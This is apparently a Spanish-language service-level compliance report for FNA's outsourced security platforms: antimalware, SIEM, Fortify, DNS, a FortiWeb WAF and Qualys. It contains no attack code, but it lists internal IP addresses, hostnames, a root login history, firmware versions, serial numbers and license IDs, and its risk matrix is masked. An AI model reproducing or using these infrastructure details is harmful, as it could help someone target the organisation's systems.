


FORMATO ACTA DE REUNIÓN

Código
GE-GP-FO-001

GESTIÓN DE PROCESOS Y CALIDAD

Versión: 0




2.5.3. Disponibilidad solución Antimalware

3. Disponibilidad de la plataforma ANTIMALWARE


Garantizar la disponibilidad y acceso a los servicios ofrecidos por las plataformas Antimalware

Disponibilidad del servicio	ANS Establecido	Número de incumplimientos	Compensación	Valor a Descontar	Observación
99,80% disponibilidad.	de Disponibilidad igual o superior a 99,80%	0	0	0	Ninguna

	FORMATO ACTA DE REUNIÓN	Código GE-GP-FO-001
	GESTIÓN DE PROCESOS Y CALIDAD	Versión: 0



1. Imagen de conexiones durante el periodo.



	FORMATO ACTA DE REUNIÓN	Código GE-GP-FO-001
	GESTIÓN DE PROCESOS Y CALIDAD	Versión: 0

2.5.4. Disponibilidad Plataformas de Correlación SIEM

4. Disponibilidad de la plataforma SOC					
Garantizar la disponibilidad y acceso a los servicios ofrecidos por las plataformas de del servicio SOC					
Disponibilidad del servicio	ANS Establecido	Número de incumplimientos	Compensación	Valor a Descontar	Observación
99,80% de disponibilidad.	Disponibilidad igual o superior a 99,80%	0	0	0	Ninguna

```


root@fnabogapp100:/root
[root@fnabogapp100 ~]# slast | grep root
root pts/0 172.19.4.66 Thu Feb 27 18:43 still logged in
root pts/0 172.19.4.66 Wed Feb 26 11:07 - 07:27 (20:19)
root pts/0 172.19.4.66 Tue Feb 25 16:02 - 21:29 (05:26)
root pts/0 172.19.4.66 Fri Feb 21 17:35 - 00:06 (06:30)
root pts/0 172.19.4.66 Mon Feb 17 17:40 - 15:10 (21:30)
root pts/0 172.19.4.66 Wed Feb 12 16:38 - 02:08 (09:29)
root pts/2 172.19.4.66 Tue Feb 11 12:28 - 00:10 (11:41)
root pts/1 172.19.4.66 Tue Feb 11 11:32 - 12:36 (01:03)
root pts/0 172.19.4.66 Tue Feb 11 11:17 - 12:30 (01:12)
root pts/0 172.19.4.66 Fri Feb 7 09:26 - 10:22 (00:55)
root pts/0 172.19.4.66 Wed Feb 5 22:36 - 23:26 (00:49)
root pts/0 172.19.4.66 Tue Feb 4 11:42 - 14:22 (02:39)
root pts/0 172.19.4.66 Tue Feb 4 11:33 - down (00:01)
root pts/0 172.19.4.66 Tue Feb 4 11:24 - 11:33 (00:08)
root pts/0 172.19.4.66 Tue Feb 4 11:04 - 11:19 (00:14)
root pts/0 172.16.132.65 Fri Jan 31 15:05 - 14:19 (2+23:14)
root pts/0 172.19.4.66 Mon Jan 27 09:41 - 13:41 (1+03:59)
root pts/0 172.19.4.66 Tue Jan 21 18:45 - 11:33 (2+16:48)
root pts/0 10.87.61.56 Mon Jan 20 01:05 - 01:22 (00:16)
root pts/0 10.87.61.56 Mon Jan 20 00:56 - 01:04 (00:07)
root pts/0 172.19.4.66 Mon Jan 13 15:20 - 18:04 (02:44)
root pts/0 10.87.61.56 Sun Jan 12 18:15 - 19:52 (01:37)
root pts/0 10.87.61.56 Sun Jan 12 17:39 - 18:13 (00:34)
root pts/0 10.87.61.56 Sun Jan 12 16:45 - 17:17 (00:31)
root pts/1 172.19.4.66 Sun Jan 12 13:03 - 11:03 (21:59)
root pts/0 172.19.4.66 Sun Jan 12 12:57 - 13:17 (00:20)
root pts/0 172.19.4.66 Sun Jan 12 12:52 - down (00:01)
root pts/1 172.19.4.66 Thu Jan 2 17:12 - 09:22 (1+16:09)
root pts/0 172.19.4.66 Thu Jan 2 14:51 - 17:12 (02:21)
root pts/0 172.19.4.66 Thu Jan 2 14:42 - 14:51 (00:08)
root pts/1 10.87.61.56 Thu Jan 2 13:33 - 15:57 (02:23)
root pts/1 10.87.61.56 Thu Jan 2 13:30 - 13:32 (00:02)
root pts/1 10.87.61.56 Thu Jan 2 13:29 - 13:30 (00:00)
root pts/0 172.19.4.66 Thu Jan 2 12:00 - 14:42 (02:42)
root pts/0 172.19.4.66 Fri Dec 27 15:54 - 18:04 (02:09)
root pts/0 172.19.4.66 Thu Dec 26 17:26 - 01:56 (08:29)
root pts/0 172.19.4.66 Wed Dec 18 09:16 - 15:15 (05:59)
root pts/0 172.19.4.66 Wed Dec 11 18:51 - 10:09 (5+15:18)
root pts/0 10.87.61.56 Wed Dec 11 09:18 - 10:06 (00:47)
root pts/2 10.87.61.56 Wed Dec 11 07:47 - 09:12 (01:24)
root pts/0 10.87.61.56 Wed Dec 11 07:42 - 09:12 (01:30)
root pts/2 10.87.61.56 Wed Dec 11 06:20 - 07:05 (00:45)

```


	FORMATO ACTA DE REUNIÓN	Código GE-GP-FO-001
	GESTIÓN DE PROCESOS Y CALIDAD	Versión: 0

2.5.5. Disponibilidad Secure Development Assesment (Fortify)

Fortify – 172.16.132.101




Fortify – 172.16.132.102




	FORMATO ACTA DE REUNIÓN	Código GE-GP-FO-001
	GESTIÓN DE PROCESOS Y CALIDAD	Versión: 0

Fortify – 172.16.132.103




Fortify – 172.16.132.104



	FORMATO ACTA DE REUNIÓN	Código GE-GP-FO-001
	GESTIÓN DE PROCESOS Y CALIDAD	Versión: 0

2.5.6. Disponibilidad monitoreo especiales DNS

☐	ZTP_BOGPVPPLP029_6661976453710046849	Online
	NIOS-X (BloxOne) Virtual Server VMware v5.4.7 SN: VMware-42 00 6e cf d8 da a8 ff-7b 91 15 23 01 06 b2 55	
☐	ZTP_bogvpplp028.fna.gov.co_302011252415216...	Online
	NIOS Physical Server 8.6.4-51177-72c485de7d02 License UID: 3c1e361631384fdf9a58f448f6fc07e5	
☐	ZTP_BOGPVPPLP027_20250219_1821116237033...	Online
	NIOS Physical Server 8.6.4-51177-72c485de7d02 License UID: f44dc3a938be4914821734d01adcda8b	







FORMATO ACTA DE REUNIÓN

Código
GE-GP-FO-001

GESTIÓN DE PROCESOS Y CALIDAD

Versión: 0



	FORMATO ACTA DE REUNIÓN	Código GE-GP-FO-001
	GESTIÓN DE PROCESOS Y CALIDAD	Versión: 0

2.5.7. Disponibilidad monitoreo especiales Portales Web

Unit	Status	HA Role	Up Time	CPU Usage	Memory Usage	Log Disk Usage	HTTP Connections	HTTP Throughput
FV-1KET119900223		PRIMARY	257 days 10 hours 8 minutes				Total Connections: 1748 Total Connections/Sec: 62	Throughput: 104.506 Mbps
FV-1KET119900233		SECONDARY	257 days 10 hours 9 minutes				Total Connections: 0 Total Connections/Sec: 0	Throughput: 0.000 Kbps


Uptime Waf Fortiweb

System Information		  
HA Status	Active-Passive	
Cluster Name	FWHA01	
Cluster Members	FortiWeb/ FV-1KET119900223 (Primary) MASTERFWEB/ FV-1KET119900233 (Secondary)	
Serial Number	FV-1KET119900223	
Operation Mode	Reverse Proxy	
System Time	Mon Feb 24 07:36:01 2025	
Firmware Version	FortiWeb-1000E 7.4.3,build0638(GA),240405	
System Uptime	[290 day(s) 9 hour(s) 39 min(s)]	

2.5.8. Disponibilidad Plataforma Qualys

5. Disponibilidad de la plataforma QUALYS					
Garantizar la disponibilidad y acceso a los servicios ofrecidos por la plataforma de Líneas Base					
Disponibilidad del servicio	ANS Establecido	Número de incumplimientos	Compensación	Valor a Descontar	Observación
99,80% de disponibilidad.	Disponibilidad igual o superior a 99,80%	0	0	0	Ninguna

	FORMATO ACTA DE REUNIÓN	Código GE-GP-FO-001
	GESTIÓN DE PROCESOS Y CALIDAD	Versión: 0



3. Anexo 2.1 Otros ANS Adicionales

De acuerdo con la revisión realizada, para los ANS adicionales contemplados en el Anexo 2.1, no se evidenciaron penalidades aplicables al periodo en cuestión. A continuación, se relacionan los ANS del Anexo 2:

3.1. Recurso Humano

5. Disponibilidad del recurso humano					
Garantizar que el personal asignado por el proveedor cumpla tanto con los perfiles definidos en el Anexo Técnico para la plataforma Guardium, como con la disponibilidad allí pactada.					
Disponibilidad del servicio	ANS Establecido	Número de incumplimientos	Compensación	Valor a Descontar	Observación

	FORMATO ACTA DE REUNIÓN	Código GE-GP-FO-001
	GESTIÓN DE PROCESOS Y CALIDAD	Versión: 0

Garantizar que el personal asignado por el proveedor cumpla tanto con los perfiles definidos en el Anexo Técnico para la plataforma Guardium, como con la disponibilidad allí pactada.	Por cada dos (2) incumplimientos → 2% del valor de la facturación mensual que se irán acumulando.				
Garantizar que el personal asignado por el proveedor cumpla tanto con los perfiles definidos en el Anexo Técnico para la plataforma Qualys, como con la disponibilidad allí pactada.	Por cada dos (2) incumplimiento → 2% del valor de la facturación mensual que se irán acumulando.				

Durante el periodo entre el 22/01/2025 a 21/02/2025 se garantizo la disponibilidad del personal de acuerdo con el anexo técnico.

3.2. Facturación

Se realiza la entrega y radicación de documentación soporte requerida junto con la Pre-factura y factura en los tiempos establecidos, por tal motivo no se genera penalidad.

3.3. Modelo de Gestión de Incidentes de Seguridad.

Durante el periodo revisado no se generaron casos de incidentes de seguridad en la infraestructura de FNA, por lo que se considera que no existe penalización por este ítem.

3.4. Modelo de Gestión de Requerimientos.

Se realizó la actualización y entrega de matriz de comunicación, escalamiento jerárquico y funcional y para realizar la gestión de incidentes, de acuerdo con el horario del servicio y horario de soporte contratado, sin embargo, durante el periodo revisado no se generaron requerimientos por parte de FNA o incumplimientos asociados a los requerimientos, por lo que se considera que no existe penalización por este ítem.

	FORMATO ACTA DE REUNIÓN	Código GE-GP-FO-001
	GESTIÓN DE PROCESOS Y CALIDAD	Versión: 0

3.5. Modelo de Gestión de Problemas.

Durante el periodo revisado no se generaron requerimientos problemas y tareas de problemas por parte de FNA, por lo que se considera que no existe penalización por este ítem.

3.6. Modelo de Gestión de Cambios.

Durante el periodo revisado no se generaron requerimientos de los cuales cumplieron con los lineamientos del procedimiento de cambios, por lo que se considera que no existe penalización por este ítem.

3.7. Modelo de Gestión Aseguramiento.

Con el fin de dar cumplimiento a los procedimientos que garantizan el aseguramiento de la infraestructura del FNA se da cumplimiento a los procedimientos definidos que cuentan con monitoreo permanente, sin embargo, no se tienen vulnerabilidades identificadas que requieren remediación, por lo que se considera que no existe penalización por este ítem.

3.8. Monitoreo de marca.

Durante el periodo en mención se ejecutó el servicio de monitoreo de marca del FNA con las herramientas y recurso humano especializado para realizar el monitoreo del servicio en Dark web, Deep web, redes sociales, buscadores, entre otros, por lo que se considera que no existe penalización por este ítem.

3.9. Análisis comportamiento usuarios.

Durante el periodo en mención se realizaron las validaciones relacionadas con este tipo de tendencias, a través de estas, no se han presentado incidentes asociados al parámetro de análisis de comportamiento de usuarios, por lo que se considera que no existe penalización por este ítem.

4. Riesgos del proyecto

Durante el periodo no se evidenció la materialización de los riesgos identificados dentro de la matriz de riesgos del proyecto, consignados en el formato PE-FO-102.

Se relaciona a continuación la matriz de riesgos del proyecto.

	FORMATO ACTA DE REUNIÓN	Código GE-GP-FO-001
	GESTIÓN DE PROCESOS Y CALIDAD	Versión: 0

		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
*****		*****										*****	
